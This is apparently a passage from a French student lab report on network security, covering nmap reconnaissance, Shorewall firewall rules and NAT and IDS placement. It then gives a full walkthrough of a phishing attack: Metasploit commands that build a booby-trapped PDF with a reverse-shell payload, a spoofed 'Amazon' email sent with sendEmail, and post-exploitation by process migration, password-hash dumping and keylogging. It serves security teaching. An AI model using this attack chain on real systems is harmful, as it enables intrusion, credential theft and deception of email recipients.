unix	3	[]	STREAM	CONNECTED	5469	
unix	3	[]	STREAM	CONNECTED	5466	@/tmp/.ICE-unix/2292
unix	3	[]	STREAM	CONNECTED	5465	
unix	3	[]	STREAM	CONNECTED	5464	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	5463	
unix	3	[]	STREAM	CONNECTED	5452	@/tmp/dbus-seD55mHmA3
unix	3	[]	STREAM	CONNECTED	5451	
unix	3	[]	STREAM	CONNECTED	5435	
unix	3	[]	STREAM	CONNECTED	5434	
unix	3	[]	STREAM	CONNECTED	5418	/dev/log
unix	3	[]	STREAM	CONNECTED	5417	
unix	3	[]	STREAM	CONNECTED	5412	/var/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	5411	

On remarque de plus, grâce à la commande netstat, que nous sommes connectés au firewall externe sur le port **53751**. C'est notre porte d'entrée !

Ainsi, comme il n'existe pas de restrictions à ce sous-réseau local, nmap peut scanner et renvoyer les résultats :

```

joe@localhost ~ $ sudo /etc/init.d/openvpn start
* Starting openvpn ...
Enter Private Key Password: [ ok ]
* WARNING: openvpn has started, but is inactive
joe@localhost ~ $ nmap -sT 192.168.211-214.* 123.45.67.* --open

Starting Nmap 5.51 ( http://nmap.org ) at 2018-11-13 15:43 EST
Nmap scan report for 192.168.211.3
Host is up (0.010s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
993/tcp    open  imaps

Nmap scan report for 192.168.212.124
Host is up (0.0028s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap scan report for 123.45.67.4
Host is up (0.0014s latency).
Not shown: 995 filtered ports, 1 closed port
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
993/tcp    open  imaps

Nmap done: 1280 IP addresses (260 hosts up) scanned in 34.30 seconds

```

```

Parefeu_int shorewall # cat rules
#
# Shorewall version 4 - Rules File
#
# For information on the settings in this file, type "man shorewall-rules"
#
# The manpage is also online at
# http://www.shorewall.net/manpages/shorewall-rules.html
#
#####
#####
#ACTION      SOURCE      DEST      PROTO  DEST      SOURCE      ORIGINAL  RATE      USER/  MARK  C
ONNLIMIT     TIME      HEADERS
#
#SECTION ALL
#SECTION ESTABLISHED
#SECTION RELATED
SECTION NEW
ACCEPT      dmz      vpn:192.168.213.3      tcp      53751
ACCEPT      loc      dmz:!192.168.211.0/24
ACCEPT      vpn      dmz:!192.168.211.0/24
ACCEPT      loc      dmz:192.168.211.3      tcp      80,25,993,53
ACCEPT      loc      dmz:192.168.211.3      udp      53
ACCEPT      vpn      dmz:192.168.211.3      tcp      80,25,993,53
ACCEPT      vpn      dmz:192.168.211.3      udp      53

```

Les règles du firewall font qu'il est possible de « remonter » tout le réseau dès lors qu'on a accès au réseau local de la machine VPN.

D) Lorsque le VPN n'est pas lancé, Nmap ne détecte ni le sous-réseau 192.168.213.0 ni le réseau 10.8.0.0. Une fois le VPN lancé, nous pouvons remonter toute l'arborescence du réseau et sous-réseaux.

E) Un NAT (Network Address Translation) fait office de proxy au sens propre du terme en traduisant les adresses privées (non routable sur Internet)) des nœuds d'un réseau en une adresse externe unique et publique connectée à Internet. L'utilisation d'un NAT peut ajouter un bénéfice d'un point de vue sécurité, car les adresses internes (et leurs ports) sont dissimulées de l'Internet et de tout autre réseau plus généralement. La sécurité des équipements derrière un NAT n'est cependant pas supérieure à celle qu'un pare-feu à états peut fournir, et est d'ailleurs souvent couplé à un firewall comme on l'a vu précédemment. De plus, un acteur extérieur au réseau ne peut INITIER une connexion avec une machine du réseau local. Seul la machine peut initier cette connexion. Ceci offre donc une certaine sécurité face à un balayage de ports.

F) Scénario sans VPN : si l'IDS est placé sur la DMZ, il détectera les attaques qui n'ont pas été préalablement filtrées par le firewall. Les logs seront ici plus clairs à consulter car les attaques bénignes ne seront pas recensées, par rapport à si il avait été placé avant le firewall directement exposé à Internet. L'IDS se situe donc juste après le firewall externe dans le DMZ. Depuis cette position, la sonde peut détecter tout le trafic filtré par le firewall et qui a atteint la zone DMZ. Cette position de la sonde permet de surveiller les attaques dirigées vers les différents serveurs, comme le serveur Webmail et les machines accessibles de l'extérieur.

Scénario avec VPN : IDS placé sur le LAN – zone démilitarisé entre le pare-feu interne et la machine VPN. L'IDS peut ici rendre compte des attaques internes, provenant du réseau local. Le positionnement du NIDS à cet endroit permet d'observer les tentatives d'intrusion parvenues de l'extérieur du réseau d'entreprise ainsi que les tentatives d'attaques à partir du LAN.

Question 3 – L'email de trop [/1.5]


```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:da:88:70
          inet addr:123.45.67.128  Bcast:123.45.67.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feda:8870/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:746 (746.0 B)  TX bytes:1446 (1.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:279 (279.0 B)  TX bytes:279 (279.0 B)


root@bt:~#
```

Utilisation d'Armitage

Il s'agit de l'adresse IP de l'interface réseau du pare-feu externe connectée à internet. Aucun exploit n'a été trouvé.



Utilisation de msfconsole




```
Id  Name
--  --
0   Adobe Reader v8.1.2 (Windows XP SP3 English)


msf exploit(adobe_utilprintf) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set FILENAME cadeau.pdf
FILENAME => cadeau.pdf
msf exploit(adobe_utilprintf) > set LHOST 123.45.67.128
LHOST => 123.45.67.128
msf exploit(adobe_utilprintf) > exploit
[*] Creating 'cadeau.pdf' file. SPIN because the '-m' option was not used.
[*] cadeau.pdf stored at /root/.msf4/local/cadeau.pdf
msf exploit(adobe_utilprintf) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 123.45.67.128
LHOST => 123.45.67.128
msf exploit(handler) > exploit
[*] Started reverse handler on 123.45.67.128:4444
[*] Starting the payload handler...
```

B)

Un **shell bind** est un type de shell dans lequel l'attaquant ouvre une connexion sur un port en écoute sur la machine vulnérable.



Un **reverse shell** est un type de shell dans lequel la machine victime se connecte en retour à la machine attaquante. La machine attaquante attend les retours de la machine victime. Dans notre cas, on attend que la victime ouvre le fichier PDF pour établir une connexion avec notre machine attaquante.





```
root@bt: ~# sendEmail -f amazon@amazonCadeau.fr -t root@secsi.com -s 123.45.67.4 -u 'Offre exceptionnelle' -a /root/.msf4/local/cadeau.pdf
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
- First line must be received within 60 seconds.
- End manual input with a CTRL-D on its own line.

coucou, offre exceptionnelle pour noel
Amazon
Nov 13 13:22:53 bt sendEmail[12988]: Message input complete.
Nov 13 13:22:54 bt sendEmail[12988]: Email was sent successfully!
root@bt: ~#
```

Envoie de l'email piégé


c)



La pièce jointe s'ouvre et reste figée simulant un plantage à l'ouverture du fichier PDF. Un processus **AcroRd32** apparaît dans le gestionnaire des tâches. Du côté de la machine **Poste_Internet**, une session Meterpreter s'est ouverte suite à l'exécution par la machine compromise du fichier PDF infecté. Cela signifie que l'on a autorité sur la machine ciblée.

```
[*] Started reverse handler on 123.45.67.128:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 123.45.67.4
[*] Meterpreter session 1 opened (123.45.67.128:4444 -> 123.45.67.4:1042) at 2018-11-13 13:27:17 -0500

meterpreter >
```





D)

```
meterpreter > run post/windows/manage/migrate

[*] Running module against POSTE-51626
[*] Current server process: AcroRd32.exe (1768)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 628
[+] Successfully migrated to process 628
meterpreter >
```

Il s'agit d'une technique de **post-exploitation**. Cette commande a permis de migrer le processus Meterpreter courant vers un autre processus rendant notre autorité sur la cible plus persistante. Ici, le processus a été migré vers un processus aléatoire et très souvent il s'agit de **notepad.exe**. La migration est utile lorsque l'on a compromis un ordinateur en exploitant une faille (comme nous l'avons fait) et que l'on veut persister la connexion à l'ordinateur alors compromis. Pour cela, il est plus judicieux de choisir un processus stable tel que **explorer.exe** qui gère l'interface graphique de Windows et sera donc toujours en exécution, et ne risquera pas d'être fermé par l'utilisateur compromis, contrairement à notepad qui est un simple éditeur de texte.




Nous avons donc décidé d'aller un peu loin dans le TP et de voir les possibilités qui s'offraient à nous. On cherche le PID du processus **explorer.exe** :

```
meterpreter > ps
Process List
=====
PID PPID Name Arch Session User Path
---
0 0 [System Process] x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\smss.exe
4 0 csrss.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\csrss.exe
336 336 explorer.exe x86 0 POSTE-51626\Administrator C:\WINDOWS\Explorer.EXE
508 700 TPAutoConnSvc.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
524 336 thunderbird.exe x86 0 POSTE-51626\Administrator C:\Program Files\Mozilla Thunderbird\thunderbird.exe
584 4 smss.exe x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
628 1768 notepad.exe x86 0 POSTE-51626\Administrator C:\WINDOWS\System32\notepad.exe
632 584 csrss.exe x86 0 NT AUTHORITY\SYSTEM \\?\C:\WINDOWS\system32\csrss.exe
656 584 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \\?\C:\WINDOWS\system32\winlogon.exe
700 656 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
712 656 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
```

Le PID est 336 donc on migre vers le processus explorer.exe

```
meterpreter > migrate 336
[*] Migrating to 336...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 336
meterpreter > getuid
Server username: POSTE-51626\Administrator
meterpreter >
```



Côté machine compromise


On décide ensuite de récupérer un dump des hachés des mots de passe :

```
meterpreter > hashdump
Administrator:500:7833634c59943a40aad3b435b51404ee:961493c3ef0d6581e9acfb8ba2090a2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:e2b8399ac64e6e145290b332d801bd46:e612801333c202358ea261f2975f0a3a:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:6a219286fb4963ac393d373cd925aa82:::
```

On pousse l'exploitation un peu plus loin en exécutant un nouveau module permettant l'enregistrement des frappes du clavier :

```
meterpreter > run post/windows/capture/keylog_recorder
[*] Executing module against POSTE-51626
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/loot/20181113134402_default_192.168.212.124_host.windows.key_578456.txt
[*] Recording keystrokes...
```

Pendant ce temps j'envoie un mail top-secret depuis ma machine compromise :



De l'autre côté en tant qu'attaquant, je récupère le message de l'email top-secret :

```
root@bt:~# cat /root/.msf4/loot/20181113134402_default_192.168.212.124_host.windows.key_578456.txt
Keystroke log started at 2018-11-13 13:44:02 -0500
email:ter > getuid
top secret|confident 51626\Administrator
ie|preter > run post/windows/capture/keylog_recorder
root@bt:~#
```

Ainsi, même si j'ai pour habitude de chiffrer mes emails, en amont, ils auront déjà été compromis.

E) Plusieurs acteurs sont à blamer ici. Premièrement l'attaque illustre que dans la majorité des cas le problème se situe entre la chaise et le clavier. Quand bien même il existe des failles informatique, celles-ci restent rares en comparaison aux failles humaines qui sont irrationnelles et non réfléchies et offrent donc une plus grande probabilité de se réaliser.

Sources :

- <http://adminsyst-dev.com/securite/pentest/techniques-de-post-exploitation>
- https://www.rapid7.com/db/modules/exploit/windows/fileformat/adobe_utilprintf
- https://fr.wikipedia.org/wiki/Network_address_translation
- <https://irichmore.wordpress.com/2015/06/04/bind-shell-vs-reverse-shell/>
- <https://www.frameip.com/vpn/>
- <https://mediarealm.com.au/articles/openvpn-client-through-a-restrictive-firewall-and-proxy/>
- http://shorewall.net/shorewall_setup_guide_fr.htm
- <http://superwebcrawler.fr/dokuwiki/doku.php?id=securite:presentationids>
- <http://superwebcrawler.fr/dokuwiki/doku.php?id=sisr5:fw>